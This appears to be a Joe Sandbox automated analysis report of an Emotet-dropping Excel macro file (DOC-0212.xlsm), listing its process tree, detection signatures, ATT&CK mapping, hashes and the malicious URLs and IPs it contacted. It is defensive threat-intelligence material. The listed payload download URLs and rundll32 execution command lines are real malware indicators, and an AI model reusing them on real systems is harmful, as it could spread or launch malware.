ID: 532596
Sample Name: DOC-0212.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:30:41
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report DOC-0212.xlsm

Overview

General Information

Sample Name:	DOC-0212.xlsm
Analysis ID:	532596
MD5:	aa4f296ed678b18.
SHA1:	cedfd0d995958b8.
SHA256:	20d3da22e72baf1.
Tags:	xlsm
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Office document tries to convince vi…
- Yara detected Emotet
- Sigma detected: Emotet RunDLL32 …
- Document exploit detected (creates …
- Antivirus detection for URL or domain
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Drops PE files to the user root direc…
- Hides that the sample has been dow…
- Document exploit detected (process…
- Document exploit detected (UrlDown…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1612 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - rundll32.exe (PID: 2684 cmdline: C:\Windows\SysWow64\rundll32.exe ..\besta.ocx,44532.6051013889 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 1500 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\besta.ocx",Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2948 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Hisdtuljbeshqtad\zvklxm.vbc",qEPqGlpBy MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- svchost.exe (PID: 2800 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.558061657.0000000001EC0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000003.00000002.558061657.0000000001EC0000.00000040.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.692050034.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000006.00000002.692050034.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.555217971.000000000029D000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.rundll32.exe.2ab960.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.2ab960.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.2ab960.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.2ab960.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.1ec0000.7.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)


Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1	Path Interception	Process Injection 1 2	Masquerading 1 3 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1	LSA Secrets	System Information Discovery 1 5	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.1ec0000.7.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
6.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://schemas.openformatrg/drawml/2006/spreadsheetD	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-includes/pUM)http://sadabahar.com.np/wp-includes/pUMqI	0%	Avira URL Cloud	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://sadabahar.com.np/wp-inclu	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://sadabahar.com.np/wp-i	0%	Avira URL Cloud	safe	
http://schemas.open	0%	URL Reputation	safe	
http://sadabahar.com.n	0%	Avira URL Cloud	safe	
http://sadabahar.c	0%	Avira URL Cloud	safe	
http://sadabahar.com	0%	Avira URL Cloud	safe	
http://sadabahar.co	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://sadabahar.com.np/wp-includes/pUMqITC-http://sadabahar.com.np/wp-includes/pUMqITCt8/http://sad	0%	Avira URL Cloud	safe	
http://schemas.openformatrg/package/2006/r	0%	URL Reputation	safe	
http://www.duoyuhudong.cn/wp-content/we8xi/vvC:	100%	Avira URL Cloud	malware	
http://www.duoyuhudong.cn/wp-content/we8xi/	100%	Avira URL Cloud	malware	
http://sadabahar.com.np/wp-includes/pUMqITCt83a/	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-includes/pUMqITCt83a/J	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://sadabahar.com.np/w	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-inc	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-includes/pUMqITCt83a/A	0%	Avira URL Cloud	safe	
http://sadabahar.com.np/wp-include%http://sadabahar.com.np/wp-includes/p	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.duoyuhudong.cn	47.96.4.95	true	false		unknown
sadabahar.com.np	194.233.67.242	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.duoyuhudong.cn/wp-content/we8xi/	true	• Avira URL Cloud: malware	unknown
http://sadabahar.com.np/wp-includes/pUMqITCt83a/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.96.4.95	www.duoyuhudong.cn	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
194.233.67.242	sadabahar.com.np	Germany		6659	NEXINTO-DE	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532596
Start date:	02.12.2021
Start time:	14:30:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 25s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	DOC-0212.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSM@8/7@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.3% (good quality ratio 17%) • Quality average: 69.9% • Quality standard deviation: 26.5%
HCA Information:	• Successful, ratio: 71% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:31:57	API Interceptor	425x Sleep call for process: svchost.exe modified
14:33:30	API Interceptor	18x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NEXINTO-DE	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 194.163.155.54
	Sz4lxTmH7r.exe	Get hash	malicious	Browse	• 194.195.211.98
	YjKK5XYBzB	Get hash	malicious	Browse	• 212.229.116.92
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 194.195.211.98
	nkXzJnW7AH.exe	Get hash	malicious	Browse	• 194.195.211.98

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	sora.arm7	Get hash	malicious	Browse	• 195.179.208.175
	kq5Of3SOMZ.exe	Get hash	malicious	Browse	• 194.195.211.98
	zMvP34LhcZ.exe	Get hash	malicious	Browse	• 194.163.158.120
	KKveTTgaAAsecNNaaaa.arm7-20211122-0650	Get hash	malicious	Browse	• 212.228.109.42
	lessie.arm	Get hash	malicious	Browse	• 194.195.1.105
	CVfKJhwYQW.exe	Get hash	malicious	Browse	• 194.195.211.98
	CVfKJhwYQW.exe	Get hash	malicious	Browse	• 194.195.211.98
	fXlJhe5OGb.exe	Get hash	malicious	Browse	• 194.195.211.98
	pQdDcGbFWF	Get hash	malicious	Browse	• 212.228.240.244
	111821 New Order_xlxs.exe	Get hash	malicious	Browse	• 194.195.211.98
	e7sNr2qu79.exe	Get hash	malicious	Browse	• 194.195.211.98
	X9dXlHMc21	Get hash	malicious	Browse	• 212.228.240.243
	PO-No 243563746 Sorg.exe	Get hash	malicious	Browse	• 194.233.74.163
	JzMR5r3jpt	Get hash	malicious	Browse	• 195.179.60.11
	apep.x86	Get hash	malicious	Browse	• 195.179.60.64
CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	sys.exe	Get hash	malicious	Browse	• 8.189.23.166
	qu1wfRmk6z	Get hash	malicious	Browse	• 121.197.249.173
	xPj5d9l2Qg	Get hash	malicious	Browse	• 47.107.174.88
	biKMh38rah	Get hash	malicious	Browse	• 42.121.223.186
	BX67S7KlgC	Get hash	malicious	Browse	• 47.117.15.214
	d2REPCiUoq	Get hash	malicious	Browse	• 8.175.9.99
	MTjXit7lJn	Get hash	malicious	Browse	• 39.100.172.144
	MA4UA3e5xe	Get hash	malicious	Browse	• 47.122.243.140
	9XtX9oou5Y	Get hash	malicious	Browse	• 120.77.138.115
	7EohYs6rg9	Get hash	malicious	Browse	• 8.132.148.58
	rIiLBFxqPW	Get hash	malicious	Browse	• 118.31.165.111
	buiodawbdawbuiopdw.arm7	Get hash	malicious	Browse	• 101.133.52.203
	buiodawbdawbuiopdw.x86	Get hash	malicious	Browse	• 47.101.55.154
	Db89KMtOpL	Get hash	malicious	Browse	• 114.215.209.10
	k7L2CA2IN0	Get hash	malicious	Browse	• 114.55.154.126
	txAfyNjwr9	Get hash	malicious	Browse	• 8.182.179.241
	WzwJmknZ2G	Get hash	malicious	Browse	• 8.188.217.86
	45ijGj4CVn	Get hash	malicious	Browse	• 8.129.243.129
	arm	Get hash	malicious	Browse	• 8.142.57.223
	arm7	Get hash	malicious	Browse	• 8.147.204.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\VZZdgPFp2xiOJtfpv[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	372736
Entropy (8bit):	7.067308598175135
Encrypted:	false
SSDEEP:	6144:qRsMh9YQWtcgA70wgF7nJyP6CQK+klVDRjudJMrt32fFcRmXIeJXjWMmAD:cvm9Y0HFL6RQKqV4epRmxAvAD
MD5:	A328C761D2F253534919BFF4FB3C89B4
SHA1:	3186F77C6E45D7D61A678C34F09D8D2BDE35DF1A
SHA-256:	FFD90DEC5A531AFABD4E63A87B029C829404F83454D43DE5BAE0CC97912F25FC
SHA-512:	EDBAC403FC72ED679599F2000FCE047205329930C33EEB1AC74D12BC8967E9A317997DA7A734524BB04A9022329309CF619B0C82E2B14D300C87A8309ACDC8B

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\VZZdgPFp2xiOJtfpv[1].dll	
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://www.duoyuhudong.cn/wp-content/we8xi/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..Q.Q.Q.E#.Q.E#..Q.E#.Q./$.Q..$.Q..$.Q..$.Q.E#.Q.Q..Q.Q.Q./$ .Q./$.Q.Rich.Q.....PE..L.....a......"!.....f...R.....@.....<...<.....o..T.....q.....0p..@..... ...T.....text....d.....f..... ..`.rdata.....j.....@..@.data...D.....~.....@....pdata..l.....@....reloc.....@.. B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E8FA61E5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1714 x 241, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	14200
Entropy (8bit):	7.855440184003825
Encrypted:	false
SSDEEP:	384:aeN0UV6iAmjeSvWFL3SdwHEpS4Q24kc49+Tb:jmUxjfC30+kS4Qyob
MD5:	4FE798EE522800691796BC9446918C90
SHA1:	1E01CDE49D0B1B5E2F0DFBAD568DC2ECFBEDEAD3
SHA-256:	EC0BC049D3D30C29567806EB2D555589CD2E1B6B30E9145F77B73A32EC1C1087
SHA-512:	FF968DA2D921DA198E93E82E2FB15583CFA4696455755A6674BC321CD90AE5502ADDC445A0F8C630D9DC780E77EEC6FFC83F55CD2C16DDE7F465BFD0D89BF AA
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....-.....sRGB.....gAMA.....a.....PLTE....6...6.....6..a..a..6.....a.....a...aa....6....6...66666.6aa..a..6aaa...a...66.....aaaa..aaaa6a....a....66...6.a.....S.b..... 6.:...b....f....S.....t:...6t...f.....:6...S:6.:bS.....fbS..Sf.t.....:.t..t....bS..tfb..6.f...Sfb.....:.S.....6l...WtRNS.....c5.....pHYs... .....o.d..5.IDATx^.....q....R.A...[.l...'@. .....G..'..;...%..]U]3s....x.s.;.]]..W.....~..|...../~ ...?.{...~fe./...).H....Og1.6g....1T+v..'"h.._(Z;.Zh.bo.....rip..5.>..).h..(F....Z.[.q2B.WZz,...M}@..n$.dO.VK?.....YZ...."-o#.K..q..-#5.JT1.K.H..]se.M+.!...R..m{..Q#lO..^ev.R:...0 .>.....\....=.>.Op.<..p....qN.Vfq,..\F..6.1..+.. .J....c.4?.Jx...u..X+.E.D...Ko.}...s..G..8l.v...8'B....y..).

C:\Users\user\AppData\Local\Temp\CC82.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB3 9E
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF09EB9009A60E04D7.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 FE
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Temp\~DF09EB9009A60E04D7.TMP	
Preview:	....

C:\Users\user\Desktop\~$DOC-0212.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\user\besta.ocx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
